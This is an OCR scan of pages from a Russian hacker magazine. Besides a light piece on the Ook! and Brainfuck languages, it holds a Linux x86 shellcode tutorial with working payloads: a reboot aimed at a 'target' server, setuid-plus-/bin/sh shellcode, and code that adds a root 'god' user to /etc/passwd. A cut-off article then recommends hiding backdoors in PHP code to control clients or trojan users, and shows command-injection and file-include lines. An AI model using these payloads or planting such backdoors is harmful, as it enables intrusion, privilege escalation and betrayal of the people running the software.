
Разобравшись со скриптовым языком, ты наверняка напишешь что-нибудь мощное, новое, продвинутое. И у тебя возникнет вопрос: а нельзя ли этот скрипт превратить в нормальный PE-экзешник, независимый от FakeSinger'а? Обрадую тебя, над этим вопросом автор уже работает, и, думаю, в одной из ближайших версий DotFix FakeSigner'а появится компилятор скриптов в EXE-файле. Так что можешь уже начинать писать свой супер-скрипт! А если не хватает команд — пиши мне, буду расширять язык нужными операторами и командами.

BINARY YOUR'S

сайт программы, за обновлениями — сюда



дебаггер сразу просек все ошибки в скрипте



PEiD даже на normal scan'e наивно верит, что это — C++


TEXT НИКОЛАЙ GORL АНДРЕЕВ
/ GORLUM@REAL.XAKEP.RU /

Обезьяний кодинг

Немного оффтопика об эзотерических языках программирования

— Когда я был маленьким, — задумчиво проговорил он, — я увидел в одной книжке изображение чудесника. Он стоял на вершине горы, размахивал руками, и волны поднимались прямо к нему, как это бывает в Анкской бухте в шторм.
Повсюду сверкали молнии...
— У-ук?
— Я откуда знаю, может, он носил резиновые сапоги, — рявкнул Ринсвинд, а затем мечтательно продолжил: — Еще у него были посох и шляпа, совсем как моя, и глаза его вроде как светились, а из кончиков пальцев исходило вот такое сверкание. Тогда я подумал, что в один прекрасный день сделаю то же самое и...
— У-ук?
— Ладно, уговорил, мне половинку.
— У-ук.
— Интересно, а чем ты расплачиваешься? Каждый раз, когда тебе дают деньги, ты их съедаешь.
— У-ук.
— Потрясающе.

«Посох и шляпа». Терри Пратчетт.



Если у тебя есть знакомые обезьяны, то я знаю, чем ты их можешь удивить, помимо банального желтого плода, героя порнофильмов, на котором всю жизнь поскальзываются всякие задроты. Вообще, обезьяны — это достаточно грубое, даже можно сказать социально-агрессивное обобщение, такое же, как и «наркотики» или «хакеры». В данном конкретном случае я имею в виду только орангутангов. На базе их, как ты, наверное, уже заметил, несложного диалекта был построен замечательный своей абсолютной бесполезностью язык программирования. Вполне рабочий язык, между прочим. В нем можно манипулировать только у-ук`ами, которыми так понятно объяснялся пратчеттовский библиотекарь, в результате несчастного случая превращенный в орангутанга, и совершенно не желавший возвращаться в свое человеческое обличие (еще бы, одно дело — человек, другое — 150-килограммовая рыжая бестия). Собственно, в языке всего 3 синтаксических элемента, которых, как оказывается, вполне хватает для счастливой жизни кодера-эзотерика. Это:

Уу-к.
Уу-к?
Уу-к!

Есть здоровый массив целых и указатель на текущую ячейку в нем. А также есть способ перемещаться по этому массиву, инкрементить элементы, выводить их на экран и получать данные из STDIN. И все это — с помощью трех разных уу-к`ов. Смотри, как все легко:

Уу-к. Уу-к? — сдвигает указатель на текущую ячейку вперед.
Уу-к? Уу-к. — сдвигает указатель на текущую ячейку назад.
Уу-к. Уу-к. — увеличивает текущую ячейку на единичку.
Уу-к! Уу-к! — уменьшает текущую ячейку на единичку.
Уу-к. Уу-к! — читает символ (в ASCII) со STDIN и кладет его текущую ячейку.
Уу-к! Уу-к. — печатает символ, находящийся в текущей ячейке.
Уу-к! Уу-к? — перемещается до ближайшего «Уу-к? Уу-к!», если значение в текущей ячейке равно нулю.
Уу-к? Уу-к! — перемещается до ближайшего «Уу-к! Уу-к?», если значение в текущей ячейке не равно нулю.

Вполне реально написать Hello, World!, только немного геморройно. Этот прелестный язык построен на базе еще более понятного в плане синтаксиса BrainFuck'a. В BF вместо уу-к'ов используются знаки препинания и спецсимволы, полностью оправдывающие название языка. Смотри (http://esoteric.sange.fi/brainfuck/bf-source/src-bf/hello.b):

```
>+++++++++[<++++++++>-]<.>+++++++[<++++>-
]<+.+++++++..+++.[-]>++++++++[<++++>-]
<.#>+++++++++++[<+++++>-]<.>++++++++[<+++>-
]<.+++.------.--------.[-]>++++++++[
<++++>-]<+.[-]++++++++++.
```

Для брэйнфака написано миллион и компиляторов, и интерпретаторов (а также конвертер в язык библиотекаря), так что можешь браться за его изучение — пригодится, обещаю. Мне особенно понравился факт

существования интерпретатора брэйнфака на самом брэйнфаке. Будь я автором каких-нибудь VM-протекторов, обязательно бы задействовал бы в качестве языка виртуальной машины BF ;). Наверное, потому и не автор.

Чтобы было попроще во всем разобраться, держи таблицу соответствия языка программирования на базе у-ук`ов, брэйнфака и моего любимого Си.

Уу-к. Уу-к?	>	++p;
Уу-к? Уу-к.	<	--p;
Уу-к. Уу-к.	+	++*p;
Уу-к! Уу-к!	-	--*p;
Уу-к. Уу-к!	.	putchar(*p);
Уу-к! Уу-к.	,	*p = getchar();
Уу-к! Уу-к?	[	while (*p) {
Уу-к? Уу-к!	]	}

Надеюсь, ничего не напутал.

BINARY YOUR'S


О брэйнфаке читай там:
www.muppetlabs.com/~breadbox/bf/

Об уу-к`ах тут:
www.dangermouse.net/esoteric/ook.html

О Т. Пратчетте вот здесь:
www.pratchett.info

Ну и, наконец, офигительнейший обзор эзотерических языков программирования вон там:
www.rsdn.ru/article/philosophy/languages.xml

TEXT 0XBEERDRINKZ & L1S
/ 0XBEERDRINKZ@MAIL.RU /



Главное в шелл-коде, помимо знаний, — практика и фантазия. После того как ты научишься писать простые вызовы, ты сможешь приступить к реализации программ посложнее. Например, следующим шагом я порекомендовал бы тебе написать шелл-код, который биндит порт или любой другой сетевой шелл-код. Помни, что все приходит с опытом.

Черная магия для начинающих

Создание шелл-кода для Linux/x86 в примерах

НАВЕРНЯКА, ПРОСМАТРИВАЯ ИСХОДНИКИ ЭКСПЛОЙТОВ, ТЫ НЕ РАЗ ЗАДУМЫВАЛСЯ НАД МАГИЧЕСКИМИ ПОСЛЕДОВАТЕЛЬНОСТЯМИ БУКОВОК И ЦИФЕРОК, КОТОРЫЕ ЗАКЛЮЧЕНЫ В ДВОЙНЫЕ КАВЫЧКИ. НАЗВАНИЕ У НИХ У ВСЕХ ОДНО — ШЕЛЛ-КОД. ДА, ТОТ САМЫЙ КОД, БЕЗ КОТОРОГО И ХАКЕР — НЕ ХАКЕР, И УЯЗВИМОСТЬ — ВСЕГО ЛИШЬ ВОЗМОЖНОСТЬ DDOS'А. В ЭТОЙ СТАТЬЕ Я ПОПЫТАЮСЬ ОБЪЯСНИТЬ НА ПРИМЕРЕ ОС LINUX ПОД ПРОЦЕССОР АРХИТЕКТУРЫ X86, КАКИМ ОБРАЗОМ СОЗДАЮТСЯ ЭТИ ВОЛШЕБНЫЕ ПОСЛЕДОВАТЕЛЬНОСТИ ДЛЯ *NIX-СИСТЕМ, ДЕЛАЮЩИЕ ЖИЗНЬ ХАКЕРА ЯРКОЙ И УВЛЕКАТЕЛЬНОЙ.

Shellcode — это определенная последовательность байт-кода, запускающая ту или иную функцию для данной системы. Вовсе необязательно, что шелл-код должен ограничиваться запуском оболочки системы, его можно научить делать все, что угодно — возможности здесь зависят только от воображения и опытности автора.
Обычно шелл-код пишется на ассемблере, что само по себе не всегда легко для новичка, но я постараюсь дать точные определения, чтобы даже новичку, никогда не видевшему машинного языка, было понятно, как написать простейший шелл-код и использовать его в своих мирных целях.

ВЫЗОВ ФУНКЦИИ

Прежде чем писать шелл-код, надо разобраться, как вызвать в Linux ту или иную системную функцию. Если в Windows для этого нужно мучительно долго искать миллион разных адресов, то здесь все совсем просто. Вызов любой системной функции делается в три этапа:

1. В регистр EAX кладется номер системного вызова.
2. В остальные регистры кладутся параметры слева направо.
3. Вызывается системное прерывание 80h.

И никакого геморроя с адресами, как в винде.
Давай напишем для начала простенький вызов, который ничего, кроме как выхода из программы, не делает. Чтобы узнать, какой для этого надо номер класть в регистр EAX, просто заглянем в */usr/include/asm/unistd.h*. В этом файле находятся все номера системных вызовов. Без проблем откапываем в нем номер, но вот незадача: одного его для вызова будет мало. Нам нужно знать, что класть в остальные регистры, то есть какие у вызова параметры. Чтобы ответить на этот вопрос, следует воспользоваться замечательной никсовой командой — man. Передай ей аргумент «2» и имя нужного вызова, чтобы посмотреть полное описание вызова:

```
bash-2.05b# man 2 exit
```

Мы видим, что функция exit требует всего 1 параметр типа int. Это код выхода. Здорово, теперь имеем право написать код:

```
bash-2.05b# cat exit.asm
mov     eax,1
int     80h
```

Здесь мы помещаем в регистр EAX номер системного вызова и делаем вызов. Вот и весь код exit (вообще, насколько я понял, надо было бы еще и ebx обнулить на всякий случай, чтобы в коде выхода случайного значения не оказалось. — Прим. ред.). Теперь откомпилируем:

```
bash-2.05b# nasm -felf exit.asm -o exit.o
bash-2.05b# ld exit.o -o exit
ld: warning: cannot find entry symbol _start; defaulting to 0000000008048080
```

Вылетает один ворнинг, который говорит, что не определен _start, но, несмотря на это, все откомпилировалось и скомпоновалось правильно. Теперь запустим:

```
bash-2.05b# ./exit
bash-2.05b#
```

Программа вышла корректно, а чтобы в этом убедиться, есть специальная и очень полезная тулза — strace. Этой проге надо указать параметр имени исследуемой программы:

```
bash-2.05b# strace ./exit
execve("./exit", ["./exit"], [/* 45 vars */]) = 0
_exit(0) = ?
bash-2.05b#
```

Мы видим, что произошло все так, как мы и планировали.
Теперь, убедившись, что программа, написанная нами, действует верно, превратим ее в набор байтов кода, то есть в специфический шелл-код. Воспользуемся утилитой objdump с флагом –d:

```
bash-2.05b# objdump -d exit
exit: формат файла elf32-i386
Дизассемблирование раздела .text:
08048080 <.text>:
 8048080:   b8 01 00 00 00    mov   $0x1,%eax
 8048085:   cd 80             int   $0x80
bash-2.05b#
```

Вот мы и получили нашу первую магическую последовательность. Но здесь есть одно маленькое «НО». В нашем шелл-коде присутствуют нулевые байты, а их не должно быть, так как в языке Си при копировании символов этот знак (00) означает конец строки. Есть огромная вероятность (100%), что наш шелл-код окажется бесполезным, да и размер с нулями увеличивается, а размер, как известно, имеет значение. Как же избавиться от нулей?
Это легкая задача. Для того чтобы запихнуть номер системного вызова в регистр и при этом не спровоцировать появление нулей, нужно сначала проксорить регистр, а потом впихнуть данные в младшие разряды этого регистра.
Давай приведем по этому принципу наш exit-шелл-код к нормальному виду:

```
bash-2.05b# cat exit.asm
xor     eax,eax
mov     al,1
int     80h
```

В этом коде мы сначала очистили EAX, а затем засунули номер системного вызова в AL и вызвали прерывание.

```
bash-2.05b# nasm -felf exit.asm -o exit.o
bash-2.05b# ld exit.o -o exit
ld: warning: cannot find entry symbol _start; defaulting to 0000000008048080
bash-2.05b# ./exit  bash-2.05b#
bash-2.05b# strace ./exit
execve("./exit", ["./exit"], [/* 45 vars */]) = 0
_exit(0) = ?
bash-2.05b#
```

Проверили, что все прекрасно работает. Теперь сдампим ее код:

```
bash-2.05b# objdump -d exit
exit:         формат файла elf32-i386
Диассемблирование раздела .text:
08048080 <.text>:
 8048080:   31 c0    xor    %eax,%eax
 8048082:   b0 01    mov    $0x1,%al
 8048084:   cd 80    int    $0x80
bash-2.05b#
```

И вправду, теперь в нашем байт-коде нет нулей, да и размер уменьшился, что не может не радовать. Кстати, можно вместо некрасивого mov al,1 использовать inc al (на один байт меньше. — Прим. ред), что будет лучше с эстетической точки зрения. Да и вместо xor всегда можно использовать sub, но здесь уже кому как нравится. Экспиримента ради рассмотрим еще один несложный пример шелл-кода:

```
bash-2.05b# cat pause.asm
xor     eax,eax
mov     al,29
int     80h
```

Очищаем EAX, затем кладем в AL номер системного вызова и вызываем прерывание. Компилим, strac'им и получаем байт-код:

```
STRACE:
execve("./pause", ["./pause"], [/* 45 vars */]) = 0
pause( <unfinished ...>
BCODE:
 8048080:   31 c0    xor    %eax,%eax
 8048082:   b0 1d    mov    $0x1d,%al
 8048084:   cd 80    int    $0x80
```

ДЖЕНТЛЬМЕНСКИЙ НАБОР

Для осуществления всего описанного в статье тебе потребуются:

1. Linux — тачка с установленным на нее пингвином
2. NASM (http://sourceforge.net/projects/nasm) — ассемблер с интеловским синтаксисом
3. LD — стандартный линковщик
4. Objdump — утилита для просмотра байт-кода
5. Strace — утилита для просмотра вызовов

Это есть в каждом доме, поэтому достать все необходимое — не проблема

Этот шелл-код вызывает системную функцию pause. Которая будет ждать, когда же ты нажмешь <CTRL+C>. Здорово, да? А ведь это могла бы быть и какая-нибудь не такая безобидная функция.

LEVEL UP: REBOOT

Сейчас мы с тобой напишем магический ребут, который в мгновенье ока перезапустит твою ось с потерей всех несохраненных данных. Сейчас объясню почему. Во-первых, ты же не собираешься сохранять какие-то неважные темповые данные на серваке, который является твоей целью ;). Во-вторых, чтобы данные сохранились, нужно добавить пару лишних вызовов(syn() syn()), что скажется на размере шелл-кода. Чтобы просто перезапустить тачку, существует специальный и универсальный вызов reboot. В зависимости от переданных ему параметров он использует тот или иной метод перезагрузки. Например, чтобы просто и без лишних вопросов и восклицаний перезапустить машину в регистры EBX, ECX и EDX, надо положить такие параметры: первое магическое слово, второе магическое слово, специальный флаг. Я не шучу, на самом деле в мануале написано про два магических слова, которые должны присутствовать в первых двух параметрах. А в третьем должен лежать специальный флаг типа integer, который по существу и определяет, как будет действовать наш reboot: просто перезагружаться, ничего не делать и выводить сообщение типа system halted или же вырубать комп.
Случай первый:

```
xor     eax,eax
mov     ebx,xfee1dead
mov     ecx,672274793
mov     edx,0x1234567
mov     al,88
int     80h
```

Сначала идет стандартная очистка регистра EAX, затем в регистры EBX и ECX кладутся магические числа, а в EBX — специальный флаг.
Вот такой простой код и вот такой шелл-код:

РЕГИСТРЫ ОБЩЕГО НАЗНАЧЕНИЯ

Для того чтобы более или менее связно программировать на ассемблере, хватает всего четырех регистров общего назначения: EAX, EBX, ECX, EDX. Это 32-разрядные регистры, то есть в них может содержаться аж 4 байта. Если нужно использовать не все 32 разряда регистра, а, скажем, 16 или 8, то используются такие регистры: AX, BX, CX и DX (16-разрядные, без префикса «E»), а также их половинки: AH, AL, BH и т.п.

32 bit	16 bit	8 bit (h)	8 bit (l)
EAX	AX	AH	AL
EBX	BX	BH	BL
ECX	CX	CH	CL
EDX	DX	DH	DL

```
"\x31\xc0\xbb\xad\xde\xe1\xfe"
"\xb9\x69\x19\x12\x28\xba\x67"
"\x45\x23\x01\xb0\x58\xcd\x80"
```

Размером он хоть и невелик (21 байт), но зато какая убойная сила! Если ты посмотришь в man, то увидишь, какие еще значения флага можно передавать этому вызову. Если возникнет желание попрактиковаться, то можешь написать, к примеру, выключалку для компа.

0WNED BY ME!

Не будем уподобляться начинающим программистам в написании hello world, напишем лучше 0wned By Me! :). Для начала нам необходимо узнать, какой системный вызов выводит строку. Заглянув в *unistd.h*, можно легко встретить функцию write, — наверняка это то, что нам нужно. Запомнили ее номер — 4, теперь заглянем в man 2 write и увидим, что функция требует три параметра: дескриптор вывода, указатель на данные и размер данных, то есть EBX, ECX и EDX. В EAX же у нас должен лежать номер вызова — 4.
Если все это переварить и использовать в своей программе, то может получиться следующий код:

```
cdq
push    edx
push    eax
pop     ebx
push    ' Me!'
push    'd By'
push    '0wne'
mov     ecx,esp
inc     bl
mov     al,4
mov     dl,12
int     80h
xor     eax,eax
inc     al
int     80h
```

Первой командой мы обнуляем EDX, а последующими четырьмя — EAX и EBX. Далее кладем строку в стек (задом наперед по 4 байта) и все это заталкиваем в ECX (второй параметр write). Увеличиваем BL на единицу, так как это первый параметр (1 = вывести на стандартный поток вывода), в AL кладем номер системного вызова write, в DL — длину нашей строки и даем ядру контроль, а потом exit. Если его не будет, то код выполнится, но появится сообщение вроде Segmentation Fault, что нежелательно.
При обждампе получается такой шелл-код:

```
"\x99\x52\x58\x50\x5b"
"\x68\x20\x4d\x65\x21"
"\x68\x64\x20\x42\x79"
"\x68\x30\x77\x6e\x65"
"\x89\xe1\xfe\xc3"
"\xb0\x04\xb2\x0d"
"\xcd\x80\x31\xc0"
"\xfe\xc0\xcd\x80"
```

36 байт... Это относительно немного для шелл-кода. Тот же код можно переписать по-другому, отличающимся способом хранения данных (не всегда удобно строку в стек загонять):

```
jmp     short dat
main:
pop     ecx
cdq
push    edx
pop     eax
push    eax
pop     ebx
inc     bl
mov     al,4
mov     dl,13
int     80h
xor     eax,eax
inc     al
int     80h
dat:
call    main
db      '0wned By Me!',0xa
```

В первой строке прыгаем в область под меткой dat, из нее вызываем метку main. Таким образом, у нас в стеке сохраняется адрес нашей строки (ведь инструкция call кладет в стек адрес следующей за ней инструкции). Из главной функции снимаем значение со стека и кладем, как второй параметр вызова write. Далее идет уже описанный мною код. Выходит такой код (4 байта больше за счет вызовов jmp и call):

```
"\xeb\x14\x59\x99\x52\x58\x50\x5b"
"\xfe\xc3\xb0\x04\xb2\x0d"
"\xcd\x80\x31\xc0\xfe\xc0"
"\xcd\x80\xe8\xe7\xff\xff\xff"
"\x30\x77\x6e\x65\x64\x20\x42\x79"
"\x20\x4d\x65\x21\x0a"
```

Теперь, когда ты уже умеешь писать что-то типа 0wned By Me!, пора переходить к наиболее частому и практичному применению шелл-кода.

ДЕЛАЕМ EXECVE

Для того чтобы запустить определенную программу, в никсах служит функция execve, в EAX для ее вызова надо класть 11 или 0xb. У execve три параметра: указатель на имя вызываемой программы, указатель на имя вызываемой программы и аргументы, указатель на env (на env, пожалуй, забьем).

Ну что ж, приступим!


```
cdq
push edx
pop eax
push eax
push 'n/sh'
push '//bi'
mov ebx,esp
push eax
push ebx
mov ecx,esp
mov al,0xb
int 80h
```


В этом коде мы сначала обнуляем регистры EDX и EAX, затем кладем в стек имя вызываемой нами программы и ноль как завершающий символ. Потом мы снимаем со стека значение и кладем как первый параметр. Следующим этапом мы кладем в стек второй параметр и ноль, то есть получаем как бы своеобразный массив, и запихиваем все это дело в ECX (второй параметр). И кладем номер системного вызова в AL и делаем вызов. Этот несложный ассемблерный код превращается в такой шелл-код:


```
"\x99\x52\x58\x50"
"\x68\x6e\x2f\x73\x68"
"\x68\x2f\x2f\x62\x69"
"\x89\xe3\x50\x53\x89"
"\xe1\xb0\x0b\xcd\x80"
```

Байт-код достаточно короткий — 24 байта. Это вполне приемлемо для шелл-кода.
Он не требует вызова exit, так как во время выполнения кода управление передается на */bin/sh*. Для того чтобы шелл-код был по-настоящему эффективным, к нему надо приплюсовать setuid(). Setuid — системный вызов, который устанавливает уид текущего пользователя на уид, переданный в параметре вызова:

```
xor eax,eax
xor ebx,ebx
mov al,0x17
int 80h
cdq
push eax
push 'n/sh'
push '//bi'
push esp
pop ebx
push eax
push ebx
push esp
pop ecx
```


man 2 exit


owned by me!


параметры execve параметры execve

```
mov     al,0xb
int     80h
```

Этот код почти не отличается от предыдущего. Добавился только вызов в начале setuid.

```
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80\x99\x50"
"\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69"
"\x54\x5b\x50\x53\x54\x59\xb0\x0b\xcd\x80";
```

30 байт — это неплохо. А теперь, думаю, пора приступить к написанию самого большого нашего шелл-кода — user_add.

LOGIN: GOD

В этом шелл-коде нам придется работать сразу с четырьмя системными вызовами: open, write, close и exit. Первый вызов будет открывать файл паролей с определенными параметрами (*/etc/passwd*), второй будет добавлять туда новую строчку, содержащую параметры нашего нового пользователя, третий вызов будет закрывать файл и, наконец, четвертый вызов будет корректно выходить из программы. Вперед!

```
cdq
push    edx
pop     eax
push    eax
pop     ecx
push    'swd.'
push    '/pas'
push    '/etc'
mov     byte [esp+11],al
mov     ebx,esp
mov     cx,0x441
mov     al,5
int     80h
mov     ebx,eax
push    '/shx'
push    '/bin'
push    '::/:'
push    ':0:0'
push    'god:'
mov     byte [esp+19],0xa
mov     ecx,esp
mov     dl,20
mov     al,4
int     80h
mov     al,6
int     80h
xor     ebx,ebx
inc     al
int     80h
```

Теперь все в подробностях. В начале мы уже привычными инструкциями обнуляем наши любимые регистры и кладем имя редактируемого файла в стек. На конце имени присутствует точка, это сделано для того, чтобы в шелл-коде не было нуля. Далее по коду этот лишний символ меняется на ноль, чтобы системные вызовы увидели конец строки.

Потом мы запихиваем первый параметр вызова open в EBX, а второй параметр — в ECX (0x441 посмотри насчет спецификации параметра), а в AL у нас идет номер системного вызова — 5. После чего мы вызываем int 80h.

Далее по курсу у нас второй вызов, с параметрами которого ты уже и сам можешь разобраться. Но сначала мы помещаем в EBX содержимое регистра EAX, так как при вызове open параметр сохраняется в EAX, а он нам нужен в EBX для следующего вызова. Мы затираем ненужный символ, но уже знаком переноса строки. Кладем стандартные параметры, которые я уже объяснял тебе в примере про write, и вызываем прерывание. Следующий вызов — close, который требует всего одного параметра — дескриптора файла (EBX). И, наконец, exit с кодом выхода 0.

Надеюсь, ты уже набрал и сдампил шелл-код, здесь я его приводить не стану. Размер, конечно, не из маленьких, так как в шелл-коде содержатся довольно здоровые строки, но в целом он нормально оптимизирован.

ИСПЫТАНИЯ

Чтобы проверить, как работают наши замечательные шелл-коды, достаточно написать на Си коротенькую программу, с помощью которой и проводить многочисленные испытания. Практически прообраз эксплойта:

```
char sc[]=
        "наш шелл-код"
        "находится здесь";

int main()
{
        int (*f)() = (int (*)())sc;
        f();
}
```

Компилируй, запускай, и если все в порядке, то программа передаст управление на наш шелл-код в памяти.

EXIT(0)

Шелл-кодинг — это очень интересное и увлекательное занятие, ты можешь полюбить его и возненавидеть в один момент. Если у тебя что-то не получается — не расстраивайся, а пиши мне на мыло, и я постараюсь тебе помочь. На этом все. Желаю тебе удачи в твоих экстремальных кодерских экспериментах.

BINARY YOUR'S

www.milw0rm.com — примеры шелл-кодов под разные платформы

www.shellcode.org — немного документированных шелл-кодов

www.l0t3k.org — очень много инфы по разработке шелл-кода

ОСНОВНЫЕ ИСПОЛЬЗУЕМЫЕ НАМИ ИНСТРУКЦИИ АССЕМБЛЕРА

В процессе разработки шелл-кода мы будем пользоваться не самым широким набором команд ассемблера. Вот все, что нам потребуется:

инструкция	значение
mov dst,src	помещает значение src в dst
add dst,src	добавляет значение к dst src
sub dst,src	вычитает значение src из dst
push src	помещает source наверх стека
pop dst	помещает в dest вершину стека
nc reg	увеличивает (++) регистр
dec reg	обратная инкременту операция (--)
lea dst,src	загрузить адрес src в dst
xchg dst,scr	поменять dst и src значениями
xor reg,reg	ксорит регистр reg
int num	вызов прерывания под номером num

TEXT ETO'O

НЕ—СЛУЧА—БАГИ

Делаем ошибки в php-скриптах нарочно

МЫ В ХАКЕРЕ ОЧЕНЬ МНОГО ПИШЕМ О ТОМ, КАК ИСКАТЬ ОШИБКИ В КОДЕ, УЧИМ ТЕБЯ ВСЯЧЕСКИ ЗАЩИЩАТЬ СВОИ ПРОГРАММЫ, ЧТОБЫ НИ ОДИН ХАКЕРЮГА И НА КИЛОМЕТР НЕ ПОДОШЕЛ БЫ. МОЖЕТ, ДЛЯ ТЕБЯ ЭТО ПОКАЖЕТСЯ СТРАННЫМ, НО ИНОГДА ВОЗНИКАЕТ НЕОБХОДИМОСТЬ СПЕЦИАЛЬНО ПРИДУМАТЬ ХИТРОУМНЫЙ БАГ В СВОЕЙ ПРОГРАММЕ, НАЙТИ КОТОРЫЙ БУДЕТ СЛОЖНО, А ПОЛЬЗОВАТЬСЯ ИМ — УДОБНО. СЕГОДНЯ Я НАУЧУ ТЕБЯ ДЕЛАТЬ ТАКИЕ ОШИБКИ.

На диске ты найдешь несколько зловредных примеров, упомянутую библиотеку mcrypt и ее описание.

ЭТО ЕЩЕ ЗАЧЕМ?

Действительно, для чего это может понадобиться — сознательно делать в собственном коде ошибку? Наивный! Причин — уйма.

* Контроль за заказчиком. Представь, что ты работаешь фриланс-кодером, и к тебе обратился неизвестный человек, заказав сложную систему. Ты ее написал, но опасаешься, что он тебя кинет прямо или косвенно. В этом случае бесценная вещь — иметь механизм воздействия на заказчика после сдачи работы или каким-то способом контролировать и оценивать жизнедеятельность твоего проекта. Если ты сделаешь грамотный бэкдор, то заказчик будет у тебя на крючке вечно: чуть что — и ты устроишь ему сладкую жизнь!

* Троянский проект. Прекрасная идея — написать какую-то крутую систему и распространять ее бесплатно. Если проект действительно хорош, то люди поустанавливают твои скрипты, а ты при помощи собственного бага сможешь их всех крепко поиметь.

* Взлом конкретного проекта. Представь, что тебе надо получить доступ к какому-то проекту. В этом случае можно написать какой-то удобный небольшой скрипт, с маленьким и изящным багом внутри, заметить который будет непросто. После этого ты можешь при помощи социальной инженерии заставить администратора проекта поставить этот скрипт себе на сервер — ну, скажем, заинтересовав его интересными возможностями твоего скрипта, просто уговорив протестить новое приложение, или предложив «непробиваемую версию phpBB, которую тестировали лучшие хакеры России и выжгли там все баги».

Причин, по которым web-программисту всегда полезно уметь вшить пару багов в свой проект, много. Сейчас настало время и тебе научиться это делать красиво и изящно.

КРАСИВО И БЕЗОПАСНО

Казалось бы, чего тут проще — сделать баг, оставить жука? Как ты, наверное, подумал, все решается одной из этих сторок:

```
system($_GET["xa_cmd"]);
# или:
system("echo $_GET['xa_msg'] | mail xakep@xakep.ru");
# или:
include($_GET[filename]);
```

